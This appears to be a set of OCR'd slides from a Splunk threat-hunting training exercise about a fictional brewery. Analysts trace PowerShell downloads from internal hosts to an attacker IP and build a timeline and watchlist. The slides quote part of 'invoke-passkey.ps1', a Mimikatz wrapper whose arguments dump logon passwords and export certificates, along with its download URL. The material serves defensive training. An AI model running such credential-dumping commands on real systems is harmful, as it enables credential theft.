
Use Enterprise Security to find additional information about the network artifacts uncovered

- http://134.209.239.36/invoke-passkey.ps1
- 134.209.239.36

Drill into events to identify additional interesting data points

Hints

- Focus most of your time on Web for the greatest benefit!!!
- If you have a domain but want to search in a field like URL, use *domain.com*
- When looking for web data, use the Web Search dashboard in ES
- When looking for network data, use the Traffic Search dashboard in ES
- When reviewing wire (stream:http) data, use capture_hostname=titan.thristyberner.com



Web search

Download | Edit | Actions

HTTP method	HTTP status	Source	Destination	URL	Time range
*	*	*	*	http://134.209.239	All time

_time	http_method	status	src	dest	url	count
2019-08-02 11:13:18	GET	200	10.1.1.10	134.209.239.36	http://134.209.239.36/invoke-passkey.ps1	2

Time	Event
8/2/2019 6:13:18.629 AM	{ [-] endtime: "2019-08-02T11:13:18.629666Z", timestamp: "2019-08-02T11:13:14.797681Z", ack_packets_in: 888, ack_packets_out: 2, bytes: 2396076, bytes_in: 82, bytes_out: 2395994, c_ip: "10.1.1.10", cached: 0, canceled: 1, capture_hostname: "titan.thirstyberner.com", client_rtt: 19, client_rtt_packets: 806, client_rtt_sum: 15866, connection_type: "Keep-Alive", cs_version: [[+]],

> 8/2/19 11:13:18.629 AM

{ [-]
  ack_packets_in: 888
  ack_packets_out: 2
  bytes: 2396076
  bytes_in: 82
  bytes_out: 2395994
  c_ip: 10.1.1.10
  cached: 0
  canceled: 1
  capture_hostname: titan.thirstyberner.com
  client_rtt: 19
  client_rtt_packets: 806
  client_rtt_sum: 15866
  connection_type: Keep-Alive
  cs_version: [[+]
  ]
  data_center_time: 3831985
  data_packets_in: 1
  data_packets_out: 1642
  dest_content: function Invoke-passkey
{

[CmdletBinding(DefaultParameterSetName="unlock")]
Param(
    [Parameter(Position = 0)]
    [String[]]
    $ComputerName,

    [Parameter(ParameterSetName = "unlock", Position = 1)]
    [Switch]
    $unlock,

  response_time: 204387
  sc_date: Fri, 02 Aug 2019 11:12:55 GMT
  server: Apache/2.4.38 (Debian)
  server_rtt: 3465
  server_rtt_packets: 1
  server_rtt_sum: 3465
  site: 134.209.239.36
  src_headers: GET /invoke-passkey.ps1 HTTP/1.1
Host: 134.209.239.36
Connection: Keep-Alive

  src_ip: 10.1.1.10
  src_mac: 00:0C:29:27:43:3B
  src_port: 50259
  status: 200
  time_taken: 3832004
  timestamp: 2019-08-02T11:13:14.797681Z
  transport: tcp
  uri: /invoke-passkey.ps1
  uri_path: /invoke-passkey.ps1
}

PowerShell Script

invoke-passkey.ps1

```
Function Main
{
    if (($PSCmdlet.MyInvocation.BoundParameters["Debug"] -ne $null) -and $PSCmdlet.MyInvocation.BoundParameters["Debug"].IsPresent)
    {
        $DebugPreference  = "Continue"
    }

    Write-Verbose "PowerShell ProcessID: $PID"


    if ($PsCmdlet.ParameterSetName -ieq "unlock")
    {
        $ExeArgs = "sekurlsa::logonpasswords exit"
    }
    elseif ($PsCmdlet.ParameterSetName -ieq "DumpCerts")
    {
        $ExeArgs = "crypto::cng crypto::capi `"crypto::certificates /export`" `"crypto::certificates /export /systemstore:CERT_SYSTEM_STORE_LOCAL_MACHI
    }
    else
    {
        $ExeArgs = $Command
    }

    [System.IO.Directory]::SetCurrentDirectory($pwd)
```

Web search

HTTP method	HTTP status	Source	Destination	URL	Time range
*	*	*	134.209.239.36	*	All time

_time	http_method	status	src	dest	url	count
2019-08-02 11:13:22	unknown	200	unknown	134.209.239.36	unknown	12
2019-08-02 10:14:46	GET	200	10.1.1.10	134.209.239.36	http://08012019-bstoll-thirstyberner-titan.imperialstout.org/	2
2019-08-02 11:13:18	GET	200	10.1.1.10	134.209.239.36	http://134.209.239.36/invoke-passkey.ps1	2
2019-08-02 09:04:43	GET	200	10.1.1.100	134.209.239.36	http://07312019-frothly_helpdesk-thirstyberner-agrady-l.imperialstout.org/	1
2019-08-02 09:42:54	GET	200	10.211.55.3	134.209.239.36	http://07312019--workgroup-jwortoski-l.imperialstout.org/	1

< Prev 1 2 3 4 Next >

Time	Event
8/2/2019 6:13:22.231 AM	{ [-] endtime: "2019-08-02T11:13:22.231413Z", timestamp: "2019-08-02T11:13:22.231413Z", count: 1, dest_ip: "134.209.239.36", site: "134.209.239.36",

Web search

HTTP method	HTTP status	Source	Destination	URL	Time range
*	*	*	*	'.imperialstout.org*	All time

_time	http_method	status	src	dest	url	count
2019-08-02 10:14:46	GET	200	10.1.1.10	134.209.239.36	http://08012019-bstoll-thirstyberner-titan.imperialstout.org/	2
2019-08-02 09:04:43	GET	200	10.1.1.100	134.209.239.36	http://07312019-frothly_helpdesk-thirstyberner-agrady-l.imperialstout.org/	1
2019-08-02 09:42:54	GET	200	10.211.55.3	134.209.239.36	http://07312019--workgroup-jwortoski-l.imperialstout.org/	1

```
| from datamodel:"Web"."Web" | search url=*.imperialstout.org*
| table _time src dest http_user_agent dest_content dest_headers src_headers
| eval _time=strftime(_time,"%c")
| transpose
```

column	row 1	row 2	row 3	row 4
_time	Fri Aug 2 09:04:43 2019	Fri Aug 2 10:14:26 2019	Fri Aug 2 10:14:46 2019	Fri Aug 2 09:42:54 2019
dest	134.209.239.36	134.209.239.36	134.209.239.36	134.209.239.36
dest_content	<html> Imperial Stout!! </html>	<html> Imperial Stout!! </html>	<html> Imperial Stout!! </html>	<html> Imperial Stout!! </html>
dest_headers	HTTP/1.1 200 OK Date: Fri, 02 Aug 2019 09:04:42 GMT Server: Apache/2.4.38 (Debian) Last-Modified: Sat, 20 Jul 2019 09:39:31 GMT ETag: "92-58dfdf5a4e4f8" Accept-Ranges: bytes Content-Length: 146 Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html	HTTP/1.1 200 OK Date: Fri, 02 Aug 2019 10:14:26 GMT Server: Apache/2.4.38 (Debian) Last-Modified: Sat, 20 Jul 2019 09:39:31 GMT ETag: "92-58dfdf5a4e4f8" Accept-Ranges: bytes Content-Length: 146 Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html	HTTP/1.1 200 OK Date: Fri, 02 Aug 2019 10:14:26 GMT Server: Apache/2.4.38 (Debian) Last-Modified: Sat, 20 Jul 2019 09:39:31 GMT ETag: "92-58dfdf5a4e4f8" Accept-Ranges: bytes Content-Length: 146 Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html	HTTP/1.1 200 OK Date: Fri, 02 Aug 2019 09:42:53 GMT Server: Apache/2.4.38 (Debian) Last-Modified: Sat, 20 Jul 2019 09:39:31 GMT ETag: "92-58dfdf5a4e4f8" Accept-Ranges: bytes Content-Length: 146 Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html
http_user_agent	Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.858	Mozilla/5.0 (Windows NT; Windows NT 6.3; en-US) WindowsPowerShell/4.0	Mozilla/5.0 (Windows NT; Windows NT 6.3; en-US) WindowsPowerShell/4.0	Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.858
src	10.1.1.100	10.1.1.10	10.1.1.10	10.211.55.3
src_headers	GET / HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.858 Host: 07312019-frothly_helpdesk-thirstyberner-	GET / HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 6.3; en-US) WindowsPowerShell/4.0	GET / HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 6.3; en-US) WindowsPowerShell/4.0	GET / HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.858 Host: 07312019--workgroup-jwortoski-

column	row 1	row 2	row 3	row 4
_time	Fri Aug 2 09:04:43 2019	Fri Aug 2 10:14:26 2019	Fri Aug 2 10:14:46 2019	Fri Aug 2 09:42:54 2019
dest	134.209.239.36	134.209.239.36	134.209.239.36	134.209.239.36
dest_content	<html> Imperial Stout!! </html>	<html> Imperial Stout!! </html>	<html> Imperial Stout!! </html>	<html> Imperial Stout!! </html>
dest_headers	HTTP/1.1 200 OK Date: Fri, 02 Aug 2019 09:04:42 GMT Server: Apache/2.4.38 (Debian) Last-Modified: Sat, 20 Jul 2019 09:39:31 GMT ETag: "92-58dfdf5a4e4f8" Accept-Ranges: bytes Content-Length: 146 Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html	HTTP/1.1 200 OK Date: Fri, 02 Aug 2019 10:14:26 GMT Server: Apache/2.4.38 (Debian) Last-Modified: Sat, 20 Jul 2019 09:39:31 GMT ETag: "92-58dfdf5a4e4f8" Accept-Ranges: bytes Content-Length: 146 Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html	HTTP/1.1 200 OK Date: Fri, 02 Aug 2019 10:14:26 GMT Server: Apache/2.4.38 (Debian) Last-Modified: Sat, 20 Jul 2019 09:39:31 GMT ETag: "92-58dfdf5a4e4f8" Accept-Ranges: bytes Content-Length: 146 Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html	HTTP/1.1 200 OK Date: Fri, 02 Aug 2019 09:42:53 GMT Server: Apache/2.4.38 (Debian) Last-Modified: Sat, 20 Jul 2019 09:39:31 GMT ETag: "92-58dfdf5a4e4f8" Accept-Ranges: bytes Content-Length: 146 Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html
http_user_agent	Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.858	Mozilla/5.0 (Windows NT; Windows NT 6.3; en-US) WindowsPowerShell/4.0	Mozilla/5.0 (Windows NT; Windows NT 6.3; en-US) WindowsPowerShell/4.0	Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.858
src	10.1.1.100	10.1.1.10	10.1.1.10	10.211.55.3
src_headers	GET / HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.858 Host: 07312019-frothly_helpdesk-thirstyberner-agrady-l.imperialstout.org Connection: Keep-Alive	GET / HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 6.3; en-US) WindowsPowerShell/4.0 Host: 08012019-bstoll-thirstyberner-titan.imperialstout.org Connection: Keep-Alive	GET / HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 6.3; en-US) WindowsPowerShell/4.0 Host: 08012019-bstoll-thirstyberner-titan.imperialstout.org Connection: Keep-Alive	GET / HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.858 Host: 07312019--workgroup-jwortoski-l.imperialstout.org Connection: Keep-Alive

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Host Values

What might be going on?

src	10.1.1.100
src_headers	GET / HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.858 Host: 07312019-frothly_helpdesk-thirstyberner-agrady-1.imperialstout.org Connection: Keep-Alive

10.1.1.10

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 6.3; en-US) WindowsPowerShell/4.0
Host: 08012019-bstoll-thirstyberner-titan.imperialstout.org
Connection: Keep-Alive
```

10.211.55.3

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.858
Host: 07312019--workgroup-jwortoski-l.imperialstout.org
Connection: Keep-Alive
```

What Is Our Timeline?

Using Network Artifacts

Time	Event(s)	Attributes	Host
09:04:43	HTTP GET	http://07312019-frothly_helpdesk-thirstyberner-agrady-l.imperialstout.org/	agrady-l
09:42:54	HTTP GET	http://07312019--workgroup-jwortoski-l.imperialstout.org/	jwortoski-l
10:14:46	HTTP GET	http://08012019-bstoll-thirstyberner-titan.imperialstout.org/	titan
11:13:18	HTTP GET	http://134.209.239.36/invoke-passkey.ps1	titan

How Can We Visualize This?

Using Network Artifacts

IP: 10.1.1.100
User: frothly_helpdesk
Domain: thirstyberner
Computer Name: agrady-l

2019-08-02 09:04:43
*.imperialstout.org


IP: 10.211.55.3
Domain: workgroup
Computer Name: jwortoski-l

2019-08-02 09:42:54
*.imperialstout.org

IP: 10.1.1.10
User: bstoll
Domain: thirstyberner
Computer Name: titan

2019-08-02
10:14:46
*.imperialstout.org

2019-08-02 11:13:18
invoke-passkey.ps1



134.209.239.36

What Is Our Narrative?

Using Network Artifacts

- The Web Search was useful, but the Network Traffic Search didn't add anything
- Uncovered the code for a PowerShell script named invoke-passkey.ps1
  - Mimikatz in the code
- Three systems sent a URL to the same IP that the PowerShell script came from
  - Subdomain in the URL looks to contain a date, computer name, domain and username
  - Titan was one of those three systems

Artifacts Known/Uncovered

Using Network Artifacts

- Frothly Systems
  - titan.thirstyberner.com \ 10.1.1.10
  - agrady-l \ 10.1.1.100
  - jwortoski-l \ 10.211.55.3

- IP Address
  - 134.209.239.36


- URL
  - http://134.209.239.36/invoke-passkey.ps1


- Domain
  - imperialstout.org


- PowerShell Script
  - Invoke-passkey.ps1 – mimikatz component

MITRE ATT&CK Techniques Referenced

Using Network Artifacts







https://mitre-attack.github.io/attack-navigator/

What Can We Operationalize?

Using Network Artifacts

- Add the domain and IP to watchlist
- Examine PowerShell scripts in URLs
- Inspect subdomains for suspicious strings

Threat Advisory

TLP: AMBER

Violent Memmes (also known as APT404 / SUSTAINABLE PARADOX / CUBIC ZIRCONIA / SNARKY BEAR) is a hacker group identified by the FRPCENK threat intelligence company as an advanced actor.

The group has been known to have advanced capabilities in exploiting windows machines along with knowledge of industrial control system processes.

Targets
The group has reportedly only targeted organizations in the American and Australian brewing industry.

Recent reports from other impacted organizations have identified the ***dumping of credentials from active directory*** being a standard technique.

Exercise 4: Hunt #2025-01-03

Decoded Process - ntdsutil

What is ntdsutil and should I care about this?

